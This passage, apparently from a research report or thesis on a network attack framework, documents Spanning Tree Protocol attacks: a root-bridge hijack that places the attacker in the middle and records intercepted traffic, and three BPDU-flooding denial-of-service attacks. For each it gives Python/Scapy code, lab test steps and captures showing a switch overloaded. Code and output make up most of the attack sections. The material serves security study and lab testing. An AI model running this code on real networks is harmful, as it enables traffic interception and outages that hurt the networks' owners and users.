This attack makes use of the "asyncio" library to schedule two different tasks for sending BPDUs. It also utilizes the multiprocessing library to bridge the two interfaces utilized in this attack. The multiprocessing library is necessary since the bridge function utilized and supplied by Scapy ("bridge_and_sniff" function) is a blocking function, and the use of blocking functions with "asyncio" is discouraged by the developers of the library since all tasks end up waiting for this blocking function to finish.

Several auxiliary functions are defined within the scope of this function.

The code starts by sniffing a BDU frame from the connected interface to obtain all necessary STP parameters, namely the root bridge MAC and a priority value. The code snippet for sniffing and selecting the packet is shown in Figure 33.

After obtaining the packet, we obtain the root bridge ID and MAC address. The root MAC needs to be modified to be one less than the current root MAC so that the attacker can be elected as the root bridge. After modifying the root MAC, we pack the necessary parameters in a dictionary and use "asyncio" to run the main coroutine for launching the attack. Figure 34 shows the code for modifying the root MAC and calling the "asyncio" coroutine.

```

# Variable Assignment
i1 = args['iface']
i2 = args['interface2']

# Sniff a BPDU from any interface
p = sniff(stop_filter=lambda x: x.haslayer(STP), iface=i1)

# Scrape parameters from BPDU packet
pkts = p.sessions()['other']

for x in pkts:
    if STP_pkt = x:
        break

```

Figure 33 – STP Root Bridge MitM function, section 1

```

root_id = STP_pkt.rootid
root_mac = STP_pkt.rootmac

# Modify root and bridge mac to have lower mac than current root bridge
root_mac_int = int(root_mac.replace(':', ''), 16)
root_mac_int -= 1
root_mac_hex = "{:012x}".format(root_mac_int)
root_mac = ":".join(root_mac_hex[i:i+2] for i in range(0, len(root_mac_hex), 2))

params = {"rootmac": root_mac, "bridgemac": root_mac, "rootid": root_id, "bridgeid": root_id}

#Start the attack
asyncio.run(main_coro(i1,i2,params))
return

```

Figure 34 – STP Root Bridge MitM function, section 2

Figure 35 shows the code for the main “asyncio” coroutine. We start by setting up a process to run the “bridge_wrapper” function, which is a wrapper for the function responsible for bridging the two interfaces, and whose details are discussed further ahead. After starting the process, we create two “asyncio” tasks for sending BPDUs, one for each interface. Finally, we wait in a loop for the main program to set the “EXIT_SIGNAL” event, after which we cancel both tasks and wait for the bridge process to end before returning.

```

async def main_coro(i1, i2, params):

    # Set up process for bridge function
    multiprocessing.set_start_method('fork')
    proc = multiprocessing.Process(target=bridge_wrapper, args = (i1,i2))
    proc.start()

    # Create the tasks in asyncio
    gth = asyncio.gather(asyncio.create_task(hijack_coro(i1,params)), asyncio.create_task(hijack_coro(i2,params)))

    while not EXIT_SIGNAL.is_set():
        await asyncio.sleep(0.5)

    # On interrupt, stop both the gather and the bridge process
    try:
        raise KeyboardInterrupt()
    except KeyboardInterrupt:
        gth.cancel()
        proc.join()

    return

```

Figure 35 – STP Root Bridge MitM function, main_coro()

Our “bridge_wrapper” function, shown in Figure 36, is the function responsible for forwarding frames between the two attack interfaces. The function starts by creating and opening a packet capture file, which will later be utilized to record forwarded traffic, as is declared as a global variable within the process so it can later be accessed and written to. To forward the traffic itself, we utilize the Scapy “bridge_and_sniff” function, which will bridge the interfaces and apply a function to every packet, called the “bridge_func”, whose return value determines if the packet is forwarded (function returns True), dropped (function returns False or None), or manipulated in some way before being forwarded (function returns modified packet).

Figure 37 shows the “bridge_func” function. This function will filter packets, removing all STP-related packets and any packet that contains an LLC layer, commonly utilized by protocols such as CDP, DTP, VTP, and others. This filtering is necessary since we don’t want these frames to be forwarded from one connected bridge to

another. The second step is to write the registered packet to the capture file we declared as a global variable before, and then forward the packet without manipulating it any further.

```
def bridge_wrapper(i1, i2):
    global pcap
    pcap = PcapWriter(f"/captures/STP_MITM-{datetime.now().strftime('%d-%m-%Y-%H:%M:%S')}")
    try:
        bridge_and_sniff(i1, i2, bridge_func, bridge_func)
    except KeyboardInterrupt:
        logging.debug("Received interrupt")
    finally:
        pcap.flush()
        pcap.close()
    return
```

Figure 36 – STP Root Bridge MitM function, bridge_wrapper ()

```
def bridge_func(packet):
    global pcap
    if packet.haslayer(STP) or packet.haslayer(LLC):
        return False
    pcap.write(packet)
    print(f"Sniffed packet on interface: {packet.__repr__()}")
    return True
```

Figure 37 – STP Root Bridge MitM function, bridge_func()

The last function is the “hijack_coro”, a coroutine that is responsible for sending out the fake BPDUs, as well as sending an acknowledgment BPDU to any topology change BPDU received. Figure 38 shows the code for the function. We first craft the BPDU from the parameters we obtained earlier, and after sending it from the interface we wait for any topology change BPDU that needs to be acknowledged. While this acknowledge might not be necessary for the attack to be successful, it is still the expected behavior of the root bridge and thus we chose to send the acknowledge. Afterward, we enter a loop, sending out fake BPDUs once per second.

```
async def hijack_coro(interface, params):
    # Obtain BPDU params
    root_id = params['rootid']
    bridge_id = params['bridgeid']
    bridgeMAC = params['bridgemac']
    rootMAC = params['rootmac']

    # Final BPDU
    pkt = Dot3(dst="01:80:c2:00:00:00", src = bridgeMAC)/LLC()/STP(bpdutype=0x00, bpdudata=0x01, portid=0x8002, rootmac = rootMAC, \
        bridgemac = bridgeMAC, rootid= root_id, bridgeid = bridge_id)

    # While coroutine is alive, send BPDU in loop
    while True:
        p_sniff = srp1(pkt, iface=interface, verbose = 0, timeout = 2)
        # Send ack to received BPDU
        if p_sniff is not None and STP in p_sniff and p_sniff[Dot3].src != rootMAC:
            pkt_ack = Dot3(dst="01:80:c2:00:00:00", src = bridgeMAC)/LLC()/STP(bpdutype=0x00, bpdudata=0x81, portid=0x8002, rootmac = rootMAC, \
                bridgemac = bridgeMAC, rootid= root_id, bridgeid = bridge_id)
            sendp(pkt_ack, iface=interface)
            await asyncio.sleep(1)
```

Figure 38 – STP Root Bridge MitM function, hijack_coro()

4.2.3.3. Testing and Validation

Figure 39 shows the topology used to test the attack. R1 and R2 are hosts configured with the IP addresses 10.10.10.1/24 and 10.10.10.2/24, respectively.

Sw1 is the root bridge by default. Traffic going between R1 and R2 is being sent from Sw2 to Sw1 directly, and the objective of this attack is to have all traffic between those two hosts sent to the attacker’s machine.




Figure 39 – STP Root Bridge MitM test topology

To launch the attack, we select the first interface like in every other attack, through the “Select Interface” menu. We add the attack to the chain by selecting “Add Function”, “Attack”, “L2”, “Man-in-the-Middle”, and

“STP Root Bridge Hijack MitM”. Next, we select “Run Chain”, after which we are prompted to introduce the value of the second interface. We introduce the value “eth1”, and from there the attack is launched.

We can attack a probe to the “eth0” interface on the attacker to see the relevant packets. Figure 40 shows the overall packet exchange and the details of the first frame sent by the attacker, frame 24. While we can’t correlate the frame by looking at the source MAC address since our bridge function does not swap the MAC address of the forwarded frame, we can still check it was sent by the attacker by looking at the root bridge ID, which is set to be the lowest of the STP domain. Frame 25 is the topology change frame sent by Sw2 once it detects a new root bridge, and frame 26, shown in Figure 41, is the acknowledgment sent by the attacker which contains the acknowledgment bit from the BPDUs flags field set.

Figure 41 – STP Root Bridge MitM, capture packet nr. 26

Figure 40 – STP Root Bridge MitM, capture at attacker’s eth0 interface

To test packet forwarding, we can issue a ping command from R1 to R2. Figure 42 shows the packets captured on the “eth0” interface. The presence of echo reply packets is proof enough that the traffic is being forwarded from one interface to the other. Once we terminate the attack, we can navigate to the “/captures” directory and confirm the presence of a capture file related to our MitM attack.

Figure 42 – STP Root Bridge MitM, capture on attacker’s eth0 interface, filter by ICMP

4.2.4. STP Conf BPDUs DoS

4.2.4.1. Attack Description

The STP Conf BPDUs DoS is an attack on the STP whose objective is to overload the connected bridge (or bridges) with Configuration BPDUs.

STP utilizes BPDUs to exchange information between bridges. Two types of BPDUs exist, and the Conf BPDU is one of those types. Conf BPDUs are multicast in the local network at least every *HelloTime* seconds and contain all the essential information for the STP algorithm to function.

A Conf BPDU DoS is an attack where an attacker overloads a switch with configuration BPDUs to make the switch unresponsive, causing failures on all links attached to that switch. The objective is to generate BPDUs with random root bridge MAC addresses to force the connected bridge to run the STP algorithm repeatedly.

4.2.4.2. Attack Code

The STP Conf BPDU DoS is defined in the “stp.py” file, under the “layer2” directory, by the “stp_conf_bpdu_dos” function.

Figure 43 and Figure 44 show the function code for the attack. The first step, shown in the first figure, is to sniff a BPDU from the network to obtain the STP parameters, namely the root bridge priority value which is used later. This step is similar to the first step of the STP Root Bridge MitM attack.

The second step, shown in the second figure, is generating and sending the fake BPDUs, each with a random MAC address.

```
@type_wrapper(category=attack_cat.Attack, name="Conf BPDU DoS", type=attack_type.DoS, layer=attack_layer.L2, arg_list=[])
def stp_conf_bpdu_dos(args):
    """Performs a DoS attack utilizing STP Conf BPDUs.
    Requires no additional arguments"""
    interface = args["interface"]
    pkt = args['pkt']

    # Sniff a BPDU
    p = sniff(stop_filter=lambda x: x.haslayer(STP), iface=interface)

    # Scrape parameters from BPDU
    pkts = p.sessions()['Other']

    for x in pkts:
        if STP in x:
            STP_pkt = x
            break
```

Figure 43 – STP Conf BPDU DoS function code, section 1

```
root_id = STP_pkt.rootid

# Start the attack
while not EXIT_SIGNAL.is_set():
    # Generate Random Mac Address
    randMac = RandMAC()
    # Check for pre-existing layers (VLAN info) and create packet
    if pkt != None and pkt.haslayer(Dot1Q):
        pkt = pkt/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = randMac, \
            bridgemac= randMac, rootid = root_id, bridgeid = root_id)
        if pkt.haslayer(Ether):
            pkt[Ether].dst = "01:00:0c:cc:cc:cd"
            pkt[Ether].src = randMac
    else:
        pkt = Dot3(dst="01:00:c2:00:00:00", src = randMac)/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = randMac, \
            bridgemac= randMac, rootid = root_id, bridgeid = root_id)

    # Send the packet
    args['pkt'] = pkt
    send_l2_single(args)

return args
```

Figure 44 – STP Conf BPDU DoS function code, section 2

4.2.4.3. Testing and Validation

To test the attack, we utilize the same topology as in the STP Root Bridge MitM attack.

To perform the attack, we first select the interface “eth0”. Then, we select “Add Function”, “Attack”, “L2”, “DoS”, and finally “STP Conf BPDU DoS”. We then select “Run Chain” to launch the attack.

The only way of confirming if the attack is successful is by inspecting the state of Sw2. Figure 46 shows a debug traceback that was printed on Sw2's console while the attack was running, claiming CPU Hog by the STP process, and confirming the attack is successful.

Figure 45 shows part of the BPDUs sent by the attacker, all of them with randomized Root IDs and MAC addresses.

No.	Time	Source	Destination	Protocol	Length	Info
983	1750.531189	3a:60:d8:a0:9e:3f	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/c1:40:0f:dd:cd:88 Cost = 0 Port = 0x0000
984	1750.536745	07:00:43:71:87:59	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/98:08:a3:ed:cd:7f Cost = 0 Port = 0x0000
985	1750.536760	bb:c9:73:39:9f:66	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/50:e9:c1:9d:f7:f5 Cost = 0 Port = 0x0000
986	1750.540211	fa:31:35:2c:de:4e	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/50:49:53:bb:66:8d Cost = 0 Port = 0x0000
987	1750.543822	79:83:4e:11:43:88	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/c0:04:02:31:67:44 Cost = 0 Port = 0x0000
988	1750.543834	bb:75:b3:e9:e7:ec	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/29:cd:1c:28:40:5e Cost = 0 Port = 0x0000
989	1750.546892	85:a4:c2:df:33:8e	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/2b:cf:3b:9d:e0:a0 Cost = 0 Port = 0x0000
990	1750.548917	6c:2f:1c:9d:b1:72	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/5b:b0:b1:7b:9c:f9 Cost = 0 Port = 0x0000
991	1750.552640	20:99:6a:73:9b:2b	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/6f:38:f8:43:87:bc Cost = 0 Port = 0x0000
992	1750.557573	84:8a:b4:e1:a4:2d	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/72:0f:ce:04:ba:fa Cost = 0 Port = 0x0000
993	1750.560283	d9:f2:08:c2:b9:50	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/a6:cd:52:3f:2b:a4 Cost = 0 Port = 0x0000
994	1750.560299	f8:62:45:c0:93:97	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/35:c0:d4:0c:30:6f Cost = 0 Port = 0x0000
995	1750.565474	18:36:0a:d4:6e:b6	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/53:c1:b4:01:cc:10 Cost = 0 Port = 0x0000
996	1750.568491	ad:b6:d9:04:be:c2	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/e1:d5:98:7b:aa:d0 Cost = 0 Port = 0x0000
997	1750.571630	70:00:06:88:f3:ca	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/34:81:f9:bb:0a:40 Cost = 0 Port = 0x0000
998	1750.571643	2c:34:25:fe:10:aa	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/96:f9:81:02:c0:bd Cost = 0 Port = 0x0000
999	1750.576744	da:24:99:3c:4f:4b	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/b8:3c:31:d2:bb:15 Cost = 0 Port = 0x0000
1000	1750.579571	88:a3:7b:27:f9:c0	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/8f:96:4a:91:91:93 Cost = 0 Port = 0x0000
1001	1750.581907	00:fa:3b:13:90:4a	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/fb:dd:0e:96:5d:c4 Cost = 0 Port = 0x0000
1002	1750.584899	03:f3:e2:cf:b6:2a	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/3d:56:c5:b5:a1:18 Cost = 0 Port = 0x0000
1003	1750.588297	d9:8a:7c:c3:dd:38	Spanning-tree (for... STP	Spanning-tree (for... STP	52	Conf. TC + Root = 32768/1/4a:ff:20:b4:22:1d Cost = 0 Port = 0x0000

```

> Frame 984: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
  > Spanning Tree Protocol
    Protocol Identifier: Spanning Tree Protocol (0x0000)
    Protocol Version Identifier: Spanning Tree (0)
    BPDU Type: Configuration (0x00)
    > BPDU Flags: 0x01, Topology Change
    > Root Identifier: 32768 / 1 / 79:98:a3:e4:ed:7f
    Root Path Cost: 0
    > Bridge Identifier: 32768 / 1 / 7d:1b:00:e9:97:5e
    Port identifier: 0x0000
    Message Age: 1
    Max Age: 20
    Hello Time: 2
    Forward Delay: 15
  
```

Figure 45 – STP Conf BPDUs DoS capture at attacker's eth0 interface

```

-Traceback= 1DDC418z 8DC255z 90582Ez 905550z 90535Dz 9014E5z 90211Bz 9020AFz 8E7
9A1z 8E790Ez 7E4E93z 10A0F2Bz 10A275Dz F70EEDz 33386DFz 333855Bz - Process "Span
ning Tree", CPU hog, PC 0x008FD955

-Traceback= 1DDC418z 8DC255z 90582Ez 905550z 90535Dz 9014E5z 90211Bz 9020AFz 8E7
9A1z 8E790Ez 7E4E93z 10A0F2Bz 10A275Dz F70EEDz 33386DFz 333855Bz - Process "Span
ning Tree", CPU hog, PC 0x008FD955

-Traceback= 1DDC418z 8DC255z 90582Ez 905550z 90535Dz 9014E5z 90211Bz 9020AFz 8E7
9A1z 8E790Ez 7E4E93z 10A0F2Bz 10A275Dz F70EEDz 33386DFz 333855Bz - Process "Span
ning Tree", CPU hog, PC 0x008FD955

-Traceback= 1DDC418z 8DC255z 90582Ez 905550z 90535Dz 9014E5z 90211Bz 9020AFz 8E7
9A1z 8E790Ez 7E4E93z 10A0F2Bz 10A275Dz F70EEDz 33386DFz 333855Bz - Process "Span
ning Tree", CPU hog, PC 0x008FD955
  
```

Figure 46 – STP Conf BPDUs DoS, print of Sw2's console during the attack

4.2.5. STP TCN BPDUs DoS

4.2.5.1. Attack Description

The STP TCN BPDUs DoS attack is an attack on the STP whose objective is, like the Conf BPDUs variant, to overload the connected bridges and links, but with TCN BPDUs.

The second variant of the STP BPDUs is the TCN BPDUs. TCN BPDUs are utilized by bridges to signal changes in the STP topology. They are sent every time the topology changes due to link failures and port states need to be updated to conform with this failure.

TCN BPDUs are propagated by every bridge on their designated port until they reach the root bridge, which acknowledges the change and propagates this information to every bridge in the topology.

An STP TCN BPDUs DoS is an attack where TCN BPDUs are sent in rapid succession, forcing the root bridge to acknowledge non-existing changes, and flooding the network with STP-related traffic. Such an attack has an impact on every bridge in the network, as it forces the STP algorithm to constantly run, leading to performance degeneration and switch failures.

4.2.5.2. Attack Code

The STP TCN BPDUs DoS attack is defined in the “stp.py” file, under the “layer2” directory, by the “stp_tcn_bpdu_dos” function.

Figure 47 shows the function code for the attack. The code is simple. We generate a random source MAC address and then send an STP packet with type 0x80, which corresponds to the TCN BPDUs.

```
@type_wrapper(category=attack_cat.Attack, name="STP TCN BPDUs DoS", type=attack_type.DoS, layer=attack_layer.L2, arg_list=[])
def stp_tcn_bpdu_dos(args):
    """Performs a DoS attack utilizing STP TCN BPDUs.
    Requires no additional arguments"""

    pkt = args['pkt']

    while not EXIT_SIGNAL.is_set():
        # Generate Random Mac Address
        randMac = RandMAC()
        # Check for pre-existing layers (VLAN info) and create packet layers
        if pkt != None and pkt.haslayer(Dot1Q):
            pkt = pkt/LLC()/STP(bpdutype=0x80)
            if pkt.haslayer(Ether):
                pkt[Ether].dst = "01:00:0c:cc:cc:cd"
                pkt[Ether].src = randMac
            else:
                pkt = Dot3(dst="01:80:c2:00:00:00", src = randMac)/LLC()/STP(bpdutype=0x80)
        # Send the packet
        args['pkt'] = pkt
        send_l2_single(args)
    return 0
```

Figure 47 – STP TCN BPDUs DoS function code

4.2.5.3. Testing and Validation

Testing was performed in the same topology as the previous STP attacks.

To perform the attack, we first select the interface “eth0”. Then, we select “Add Function”, “Attack”, “L2”, “DoS”, and finally “STP TCN BPDUs DoS”. We can then launch the attack by selecting “Run Chain”.

As with the Conf BPDUs variant, proving attack effectiveness is difficult. However, by once again inspecting Sw2, we can once again see the same error message as with the Conf BPDUs DoS. We don’t see, however, any TCN BPDUs being forwarded to the root bridge, which is expected since Sw2 is in an unresponsive state where any STP-related operation is impossible to be done.

We once again configure a probe on the attacker’s interface, where we can see all the TCN BPDUs being sent, all of them with random MAC addresses (Figure 48).

No.	Time	Source	Destination	Protocol	Length	Info
10919	2765.620858	d3:26:33:46:fd:35	Spanning-tree-(for...	STP	52	Topology Change Notification
10920	2765.620870	14:f6:dd:c1:e6:86	Spanning-tree-(for...	STP	52	Topology Change Notification
10921	2765.624104	db:1b:f7:55:17:95	Spanning-tree-(for...	STP	52	Topology Change Notification
10922	2765.624115	a3:8a:79:42:c4:84	Spanning-tree-(for...	STP	52	Topology Change Notification
10923	2765.626920	16:fc:49:80:77:09	Spanning-tree-(for...	STP	52	Topology Change Notification
10924	2765.630954	04:1d:e3:0a:e3:f1	Spanning-tree-(for...	STP	52	Topology Change Notification
10925	2765.633674	91:cd:34:fd:0a:5f	Spanning-tree-(for...	STP	52	Topology Change Notification
10926	2765.633686	53:93:b3:0e:86:85	Spanning-tree-(for...	STP	52	Topology Change Notification
10927	2765.636716	04:f3:0c:8e:ac:1a	Spanning-tree-(for...	STP	52	Topology Change Notification
10928	2765.641103	00:ca:74:08:32:01	Spanning-tree-(for...	STP	52	Topology Change Notification
10929	2765.641113	50:8a:45:e1:11:88	Spanning-tree-(for...	STP	52	Topology Change Notification
10930	2765.641117	99:9c:dd:c7:05:cd	Spanning-tree-(for...	STP	52	Topology Change Notification
10931	2765.644140	89:b5:88:9b:db:10	Spanning-tree-(for...	STP	52	Topology Change Notification
10932	2765.646904	1e:48:3b:4b:d5:7a	Spanning-tree-(for...	STP	52	Topology Change Notification
10933	2765.651739	f8:03:b8:60:2a:23	Spanning-tree-(for...	STP	52	Topology Change Notification
10934	2765.651752	bd:85:7f:b9:19:f7	Spanning-tree-(for...	STP	52	Topology Change Notification
10935	2765.651757	1d:4d:83:12:bc:b5	Spanning-tree-(for...	STP	52	Topology Change Notification
10936	2765.654136	ff:8b:5f:33:2a:38	Spanning-tree-(for...	STP	52	Topology Change Notification
10937	2765.656478	77:2e:d9:af:c5:c0	Spanning-tree-(for...	STP	52	Topology Change Notification
10938	2765.660488	af:bd:15:05:2d:76	Spanning-tree-(for...	STP	52	Topology Change Notification
10939	2765.660504	40:1f:45:f7:04:0c	Spanning-tree-(for...	STP	52	Topology Change Notification

> Frame 10920: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
▼ Spanning Tree Protocol
 Protocol Identifier: Spanning Tree Protocol (0x0000)
 Protocol Version Identifier: Spanning Tree (0)
 BPDU Type: Topology Change Notification (0x80)

Figure 48 – STP TCN BPDUs DoS capture at attacker’s eth0 interface

4.2.6. STP Eternal Root Bridge Election

4.2.6.1. Attack Description

The STP Eternal Root Bridge Election is a DoS attack on the STP whose objective is to overload connected bridges by repeatedly changing the Root Bridge and causing network instability by having the STP algorithm constantly run.

Every time the root bridge changes, the STP algorithm runs in order to recalculate the optimal root path. By forcing a repeated Root Bridge Election, the STP algorithm is constantly running, leading to performance degeneration in the network and even eventual bridge and link failures due to resource exhaustion.

To perform such an attack, the attacker needs to repeatedly send Conf BPDUs with increasingly lower Root ID values, either through the priority value or by decreasing the root MAC by 1 unit every time.

4.2.6.2. Attack Code

The STP Eternal Root Bridge Election attack is defined in the “stp.py” file, under the “layer2” directory, by the “stp_eternal_root_election” function.

Figure 49 shows the function code for the attack. The initial part of sniffing the BPDUs was omitted due to it being equal to the other STP attacks. We sniff the network for a BPDUs to obtain the root MAC and priority values.

The function manipulates the MAC address in its integer form to decrement it every iteration, sending the Conf BPDUs with the update MAC value. The attack ends when the function either receives a termination signal or when the MAC address reaches 0, at which point the address pool is exhausted and the attack cannot continue.

```
root_id = STP_pkt.rootid
root_mac = STP_pkt.rootmac
# Turn root mac into int format
root_mac_int = int(root_mac.replace(':', ''), 16)
# Start the attack
while not EXIT_SIGNAL.is_set() or root_mac_int > 0:
    # Lower MAC address by 1
    root_mac_int -= 1
    root_mac_hex = "{:012x}".format(root_mac_int)
    root_mac = ":".join(root_mac_hex[i:i+2] for i in range(0, len(root_mac_hex), 2))

    # Check for pre-existing layers (VLAN info) and create attack layers
    if pkt != None and pkt.haslayer(Dot1Q):
        pkt = pkt/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = root_mac, \
            bridgemac= root_mac, rootid = root_id, bridgeid = root_id)
        if pkt.haslayer(Ether):
            pkt[Ether].dst = "01:00:0c:cc:cd"
            pkt[Ether].src = root_mac
    else:
        pkt = Dot3(dst="01:80:c2:00:00:00", src = root_mac)/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = root_mac, \
            bridgemac= root_mac, rootid = root_id, bridgeid = root_id)

    args["pkt"] = pkt
    send_l2_single(args)
    sleep(0.5)

if root_mac_int == 0:
    print("MAC address pool exhausted")
return args
```

Figure 49 – STP Eternal Root Bridge Election function code

4.2.6.3. Testing and Validation

As with the previous STP attacks, we utilize the same test topology (Figure 39).

To perform the attack, we first select interface “eth0”. Then, we select “Add Function”, “Attack”, “L2”, “DoS”, and finally “STP Eternal Root Election”. We can then launch the attack by selecting “Run Chain”.

We can confirm the attack’s effectiveness by issuing the command “show spanning-tree” (or the shorter version, “sh span”) at Sw2 twice in a row and verifying if the Root MAC has changed. Figure 50 shows the result of running the command twice, allowing us to confirm that the root bridge has changed in the short period

between issuing the commands. Figure 53 shows a packet capture done on the attacker's eth0 interface, which lets us confirm that the attacker is sending Conf BPDUs with increasingly lower root MAC addresses, thus leading to a constant root bridge re-election. No errors are shown on the Sw2's terminal, most likely due to the delay between sending packets.

```

VLAN0001
Spanning tree enabled protocol ieee
Root ID Priority 32769
Address 0c8c.f361.c2e2
Cost 4
Port 3 (GigabitEthernet0/2)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 32769 (priority 32768 sys-id-ext 1)
Address 0c8c.f3b8.c200
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 15 sec

Interface Role Sts Cost Prio.Nbr Type
-----
Gi0/0 Desg LIS 4 128.1 P2p
Gi0/1 Desg FWD 4 128.2 P2p
Gi0/2 Root FWD 4 128.3 P2p
Gi0/3 Desg FWD 4 128.4 P2p
Gi1/0 Desg FWD 4 128.5 P2p
Gi1/1 Desg FWD 4 128.6 P2p
Gi1/2 Desg FWD 4 128.7 P2p

Switch#sh span

VLAN0001
Spanning tree enabled protocol ieee
Root ID Priority 32769
Address 0c8c.f361.c2d7
Cost 4
Port 3 (GigabitEthernet0/2)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 32769 (priority 32768 sys-id-ext 1)
Address 0c8c.f3b8.c200
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 15 sec

```

Figure 50 – STP Eternal Root Bridge Election, spanning tree information at Sw2 from two distinct command executions

No.	Time	Source	Destination	Protocol	Length	Info
1191	1269.139775	0c:8c:f3:61:c1:54	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:54 Cost = 0 Port = 0x0000
1192	1269.641422	0c:8c:f3:61:c1:53	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:53 Cost = 0 Port = 0x0000
1193	1270.080649	0c:8c:f3:b8:c2:02	Spanning-tree (for... STP	60	Topology Change Notification	
1194	1270.141806	0c:8c:f3:61:c1:52	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:52 Cost = 0 Port = 0x0000
1195	1270.644463	0c:8c:f3:61:c1:51	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:51 Cost = 0 Port = 0x0000
1196	1271.146446	0c:8c:f3:61:c1:50	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:50 Cost = 0 Port = 0x0000
1197	1271.648280	0c:8c:f3:61:c1:4f	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4f Cost = 0 Port = 0x0000
1198	1272.149364	0c:8c:f3:61:c1:4e	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4e Cost = 0 Port = 0x0000
1199	1272.480336	0c:8c:f3:b8:c2:02	Spanning-tree (for... STP	60	Topology Change Notification	
1200	1273.141243	0c:8c:f3:61:c1:4d	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4d Cost = 0 Port = 0x0000
1201	1273.154917	0c:8c:f3:61:c1:4c	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4c Cost = 0 Port = 0x0000
1202	1273.656124	0c:8c:f3:61:c1:4b	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4b Cost = 0 Port = 0x0000
1203	1274.157870	0c:8c:f3:61:c1:4a	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:4a Cost = 0 Port = 0x0000
1204	1274.660125	0c:8c:f3:61:c1:49	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:49 Cost = 0 Port = 0x0000
1205	1274.915325	0c:8c:f3:b8:c2:02	Spanning-tree (for... STP	60	Topology Change Notification	
1206	1275.161982	0c:8c:f3:61:c1:48	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:48 Cost = 0 Port = 0x0000
1207	1275.663814	0c:8c:f3:61:c1:47	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:47 Cost = 0 Port = 0x0000
1208	1276.165439	0c:8c:f3:61:c1:46	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:46 Cost = 0 Port = 0x0000
1209	1276.667770	0c:8c:f3:61:c1:45	Spanning-tree (for... STP	52	Conf.	TC + Root = 32768/1/0c:8c:f3:61:c1:45 Cost = 0 Port = 0x0000

```

> Frame 1194: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
  > Spanning Tree Protocol
    Protocol Identifier: Spanning Tree Protocol (0x0000)
    Protocol Version Identifier: Spanning Tree (0)
    BPDU Type: Configuration (0x00)
    > BPDU flags: 0x01, Topology Change
    > Root Identifier: 32768 / 1 / 0c:8c:f3:61:c1:52
    Root Path Cost: 0
    > Bridge Identifier: 32768 / 1 / 0c:8c:f3:61:c1:52
    Port identifier: 0x0000
    Message Age: 1
    Max Age: 20
    Hello Time: 2
    Forward Delay: 15

```

